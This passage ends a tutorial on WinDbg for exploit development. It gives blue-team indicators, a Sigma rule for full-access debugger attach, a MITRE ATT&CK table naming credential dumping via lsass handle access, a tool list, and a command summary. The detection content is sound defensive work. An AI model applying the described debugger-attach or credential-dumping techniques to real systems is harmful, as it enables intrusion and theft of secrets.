Behavioral indicators for blue teams: windbg.exe -p <PID> on the command line (live attach), presence of dbgsrv.exe / ntsd.exe (remote/headless debug server), msec.dll loaded into a session (active exploitability assessment), and .run TTD trace files written to disk.
A Sigma rule for full-access process attach by a debugger:
title: Debugger Full-Access Attach to Process
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 10
    SourceImage|endswith:
      - '\windbg.exe'
      - '\windbgx.exe'
    GrantedAccess: '0x1fffff'
  condition: selection
level: medium
Pair Sysmon with the Microsoft-Windows-Kernel-Process ETW provider and Security Event 4688 (enable Audit Process Creation with command-line capture). Restrict SeDebugPrivilege on production hosts so non-admins cannot attach to other users’ or SYSTEM processes, and never expose kernel-debug ports on networked machines.
MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Native API | T1106 | EDR hooks on OpenProcess / ReadProcessMemory |
| Process Injection | T1055 | Sysmon Event ID 10, GrantedAccess masks |
| Process Injection: DLL Injection | T1055.001 | LdrLoadDll / .load activity in traces |
| Debugger Evasion | T1622 | IsDebuggerPresent / heap-flag / timing probes |
| OS Credential Dumping | T1003 | Handle access to lsass.exe (authorized DFIR only) |
| System Information Discovery | T1082 | !peb / !teb / lm-equivalent runtime recon |
13. Tools for WinDbg Analysis
| Tool | Description | Link |
|---|---|---|
| WinDbg Preview | Modern debugger with TTD | microsoft.com |
| WinDbg Classic | SDK/WDK debugger for headless scripting | microsoft.com |
| Process Hacker | Live handle / memory inspection | processhacker.sourceforge.io |
| Process Monitor | File / registry / process tracing | live.sysinternals.com |
| x64dbg | User-mode disassembler-debugger | x64dbg.com |
| Ghidra | Static reverse engineering | ghidra-sre.org |
| Volatility | Memory-forensics framework | volatilityfoundation.org |
msec.dll (!exploitable) | Heuristic exploitability triage | MSEC release |
14. Summary
- WinDbg is the exploit developer’s primary lens into a faulting Windows process — and mastering it means mastering the telemetry attackers generate.
- Correct symbol configuration (
.sympath,.reload /f,!sym noisy) is the prerequisite that makes every other command meaningful. !analyze -v,!exchain, and!heapturn a raw access violation into a root-caused, classified crash;dxqueries and TTD let you step backward to the exact corrupting write.- Master all breakpoint types —
bp,bu,bm, hardwareba, one-shot/1, command anddx-conditional breaks — to control execution precisely. - Detect debugger and attach activity via Sysmon Event ID 1 and 10 (
GrantedAccess: 0x1fffff), Event 4688 command-line auditing, and restrictedSeDebugPrivilegeon production hosts.
Related Tutorials
- Setting Up Your Exploit Development Lab (VMs, Debuggers, Tools)
- What is Exploit Development?
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
References
- Get Started with WinDbg User-Mode Debugger – Microsoft Learn
- Using Debugger Commands (WinDbg) – Microsoft Learn
- bp, bu, bm (Set Breakpoint) – Microsoft Learn
- Processor Breakpoints (ba Breakpoints) – Microsoft Learn
- MITRE ATT&CK T1587.004 – Develop Capabilities: Exploits
- Debugging – WinDBG & WinDBGX Fundamentals – Corelan Exploit Development & Vulnerability Research